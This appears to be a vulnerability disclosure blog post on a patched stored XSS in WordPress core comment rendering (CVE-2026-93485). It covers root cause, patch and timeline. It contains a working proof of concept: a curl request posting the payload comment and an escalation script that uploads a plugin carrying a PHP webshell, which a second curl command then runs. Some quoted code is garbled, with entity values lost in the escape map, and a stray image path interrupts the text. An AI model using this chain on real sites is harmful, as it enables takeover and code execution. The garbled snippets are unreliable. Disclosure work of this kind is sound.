


This blog post is about an unauthenticated stored XSS vulnerability in WordPress core, tracked as CVE-2026-93485. If you use WordPress, please update to at least version 7.1.1, or to the latest release in your branch. The fix was backported to every supported branch down to 4.7.36.
About comment rendering in WordPress core
WordPress sanitizes a comment when it is saved, using KSES, then formats it when it is displayed, using the comment_text filter chain. The vulnerability occurs in the gap between those two steps.
The comment allowlist in wp-includes/kses.php:605-633 is short. Every element on it that matters here carries an attribute value: a[href,title], abbr[title], acronym[title], blockquote[cite], del[datetime] and q[cite]. It also allows code.
On output, the formatting chain is registered on the comment_text filter:
wp-includes/default-filters.php:225-230
add_filter( 'comment_text', 'wptexturize' );
add_filter( 'comment_text', 'convert_chars' );
add_filter( 'comment_text', 'make_clickable', 9 );
add_filter( 'comment_text', 'force_balance_tags', 25 );
add_filter( 'comment_text', 'convert_smilies', 20 );
add_filter( 'comment_text', 'wpautop', 30 );
All of these filters rewrite HTML. wptexturize() and convert_smilies() split the document on tags first, so a tag stays whole and only the text between tags is rewritten. wpautop() uses that same splitter, but only to hide the newlines that sit inside a tag before it goes looking for paragraphs. That protective step is where this vulnerability starts.
The security vulnerability
Every step below is normal behavior on its own. The vulnerability comes from the order they run in.

KSES stores the newline, and can even create it
wp_kses_hair() reads each attribute with get_attribute(), which HTML-decodes character references, then re-encodes the result with a strtr() over five syntax characters:
wp-includes/kses.php:1721-1727
$syntax_characters = array( '&' => '&', '<' => '<', '>' => '>', "'" => ''', '"' => '"', );
\r, \n and \t are not in that map, so a newline inside an attribute value passes through untouched. Because of the decode step, KSES can also create the newline itself. A value written as cite="a b" has no literal newline anywhere in the request, but WordPress stores it with a real 0x0A. and 
 behave the same way, so any input filter that looks for a raw newline is useless here.
wpautop() writes inside the tag, and only blockquote
The underlying issue is in the wpautop function, but not in the part that looks for paragraphs. Before it gets there, wpautop() takes every newline that sits inside a tag and swaps it for an HTML comment:
wp-includes/formatting.php:502
	// Find newlines in all elements and add placeholders.
	$text = wp_replace_in_html_tags( $text, array( "\n" => ' <!-- wpnl --> ' ) );
This is a protective step, and it does its job. wp_replace_in_html_tags() runs on the same tag splitter that wptexturize() uses, so it finds the newline in cite="a\nb" and the paragraph splitter never sees it. What the rest of the function sees in its place is <!-- wpnl --> , a comment that carries a > of its own.
The paragraph that the next step needs does not come from the comment either. wpautop() puts a blank line above every block-level opening tag, and blockquote is on that list:
wp-includes/formatting.php:490
	// Add a double line break above block-level opening tags.
	$text = preg_replace( '!(<' . $allblocks . '[\s/>])!', "\n\n$1", $text );
So the <blockquote> always begins a paragraph of its own, whatever the comment contains, and the rebuild loop wraps that paragraph in a <p>:
wp-includes/formatting.php:539-548
	// Split up the contents into an array of strings, separated by double line breaks.
	$paragraphs = preg_split( '/\n\s*\n/', $text, -1, PREG_SPLIT_NO_EMPTY );

	// Reset $text prior to rebuilding.
	$text = '';

	// Rebuild the content as a string, wrapping every bit with a <p>.
	foreach ( $paragraphs as $paragraph ) {
		$text .= '<p>' . trim( $paragraph, "\n" ) . "</p>\n";
	}
The tag is never split. preg_split() cuts at the blank line that line 490 inserted, not inside the tag, so the whole <blockquote> stays in one piece and comes back out as <p><blockquote cite="a <!-- wpnl --> b">.
That is the document the last step reads, and only one line in wpautop() can write inside a tag:
wp-includes/formatting.php:563
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );
[^>]* cannot cross a >, so it stops at the first one it meets. That is no longer the > that ends the tag; it is the > inside the <!-- wpnl --> comment. The capture comes back as cite="a <!-- wpnl --, and the <p> is written straight after it, in the middle of the cite value. The placeholders are turned back into newlines at the end of the function, which leaves this:
<blockquote cite="a
<p> b"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
That rewrite is the only place in wpautop() that inserts something inside a tag, which is why blockquote is the only affected element. With every other allowed element the injected <p> lands outside the tag and the payload stays as plain text.
blockquote[cite] is the only pairing of an affected element and an allowed attribute, so there is exactly one place to put the newline. Only a newline sets it up, because "\n" is the sole key in the replace map on line 502: a tab or a space inside the value creates no placeholder, no stray > and no insertion. The newline can be written as \n or \r, as a pair, or as the entity forms , and 
. A single newline is enough, because the blank line that gives the <blockquote> its own paragraph comes from line 490 and not from the comment.
The second pass breaks the attribute value
With a <p> inside the value, a tag-aware filter now stops at that <p>'s >, which leaves the rest of the attribute, closing " included, sitting in a text position. The first wptexturize() on comment_text still cannot touch it, because it runs at priority 10 while wpautop() runs at 30, so the tag is whole when it looks at the document.
The second pass in get_the_block_template_html() does touch it. It runs over the whole page after every block and every content filter has finished:
wp-includes/block-template.php:297-299
	$content = wptexturize( $content );
	$content = convert_smilies( $content );
	$content = wp_filter_content_tags( $content, 'template' );
This time wptexturize() sees the document wpautop() has already written into. The trailing quote is no longer inside an element, so it is curled into ” and the attribute value is left unterminated. This vulnerability can therefore only be exploited if the site uses a block theme, since the second pass is part of block template rendering.
Any raw quote finishes the job
With the value unterminated, the browser closes the attribute at the next raw " it finds in the page, and reads everything after it as attributes of the <blockquote>.
wptexturize() will not curl a quote that sits inside one of its no-texturize tags:
wp-includes/formatting.php:106
$default_no_texturize_tags = array( 'pre', 'code', 'kbd', 'style', 'script', 'tt' );
Since code is on the comment allowlist, a <code> element can deliver a raw " that survives every filter. It is not the only option. Any attribute delimiter in the comment works too, because a quote inside a tag is not in a text position, so wptexturize() never treats it as a quote to curl. KSES also allows an attribute value to contain spaces, =, ( and ), so the text that ends up in an attribute name position can form a working event handler.
Proof of concept
The comment is posted anonymously, with no cookie and no nonce:
curl -si -X POST "https://example.com/wp-comments-post.php" \
  --data-urlencode $'comment=<blockquote cite="a\nb"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></blockquote>' \
  -d 'comment_post_ID=123' -d 'author=zqanon' -d 'email=zqanon@example.com' \
  -d 'comment_parent=0'
The comment is stored exactly as it was submitted. Fetching the post without any cookie gives us the cite value with a paragraph tag inside it:
<blockquote cite="a <p> b”><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
In a modern browser, the <blockquote> now carries onfocus, autofocus and tabindex as real attributes. autofocus puts focus on the element while the page is still loading, so onfocus fires without any interaction, and the alert shows the site's own origin from document.domain.
Both the newline and the quote are needed. If the newline is removed, the tag stays intact and the payload stays inside the <code> text. If the closing quote is moved out of the <code> element, wptexturize() curls it as well and no attribute is formed.
Approval is not the obstacle it looks like
Comment moderation is off at stock settings: comment_moderation defaults to 0, so WordPress does not hold every comment. What gates a first-time commenter is the separate comment_previously_approved, which defaults to 1 (wp-admin/includes/schema.php:441 and :546). This is why WordPress titled the advisory "subject to comment approval", and the CVE record adds that this requirement "can be bypassed". Three of the four routes to a rendered payload need no moderator at all.
- Reuse the commenter the installer created. A stock install ships with an approved comment from
A WordPress Commenteratwapuu@wordpress.example. A comment submitted under that name and address is approved immediately, because check_comment() matches on the author name and email together. - The setting is turned off. With "Comment author must have a previously approved comment" unchecked in Settings, Discussion, a brand-new identity is stored as approved.
- The comment stays held. A pending comment still renders for anyone who carries a
comment_author_<COOKIEHASH>cookie, which is anyone who has ever left a comment on the site, through the attacker's own?unapproved=<id>&moderation-hash=<hash>link. - A moderator approves it. The ordinary path, and the only one that needs a second person.

From XSS to RCE
The handler runs in the session of whoever loads the page. If that visitor is a logged-in administrator, the script can reach the plugin installer. Uploading a plugin is the known escalation from an administrator-context XSS to code execution on the server.
The upload endpoint checks upload_plugins (wp-admin/update.php:151), which map_meta_cap() resolves to the install_plugins capability an administrator holds. So the handler can read the upload nonce out of the installer form and POST a zip file that contains a PHP shell:
(async () => {
  // 1. Read the plugin-upload nonce out of the installer form.
  const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload',
                                  { credentials: 'include' })).text();
  const form = new DOMParser().parseFromString(html, 'text/html')
                 .querySelector('form.wp-upload-form');
  const nonce = form.querySelector('[name="_wpnonce"]').value;

  // 2. Build a one-file plugin in memory. buildStoredZip() is a small
  //    PKZIP writer: local header, stored entry, central directory.
  const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);";
  const zip = buildStoredZip('x/x.php', php);

  // 3. Hand it to the installer. No file editor and no FTP are involved.
  const body = new FormData();
  body.append('_wpnonce', nonce);
  body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip');
  await fetch('/wp-admin/update.php?action=upload-plugin',
              { method: 'POST', credentials: 'include', body });
})();
The plugin does not even need to be activated. The file is already on disk, and plugin files are reachable directly, so the shell answers right away:
curl "https://example.com/wp-content/plugins/x/x.php?c=id"
Whatever is passed in c runs as the web server user.
The patch
WordPress 7.1.1 fixed the issue with a one-line change. The <p><blockquote> rewrite now uses a quote-aware subpattern, so it can no longer match a > that sits inside a quoted attribute value. The patch can be seen below:
wp-includes/formatting.php:563
// Before, WordPress 7.1 and earlier:
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );

// After, WordPress 7.1.1:
$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
This matches the fix suggested in the disclosure report, with the delimiter moved from | to ! because the new subpattern contains a | of its own.
One line is enough because that rewrite is the only place in wpautop() that inserts something inside a tag. With the new subpattern the capture runs to the end of the quoted value, cite="a <!-- wpnl --> b", and the <p> lands after the > that really ends the tag. Everything before that line is unchanged: wp-includes/kses.php still stores the newline, and wpautop() still replaces it with a placeholder that carries a >.
Timeline
- 8 September 2026 — Reported to the WordPress core team through the WordPress.org bug bounty program on HackerOne. The security team triaged it on the same day.
- 15 September 2026 — A CVE was requested from Patchstack.
- 17 September 2026 — WordPress 7.1.1 was released with the fix, together with backports for every supported branch down to 4.7.36.
- 18 September 2026 — Patchstack assigned CVE-2026-93485.
- 21 September 2026 — This research article was published.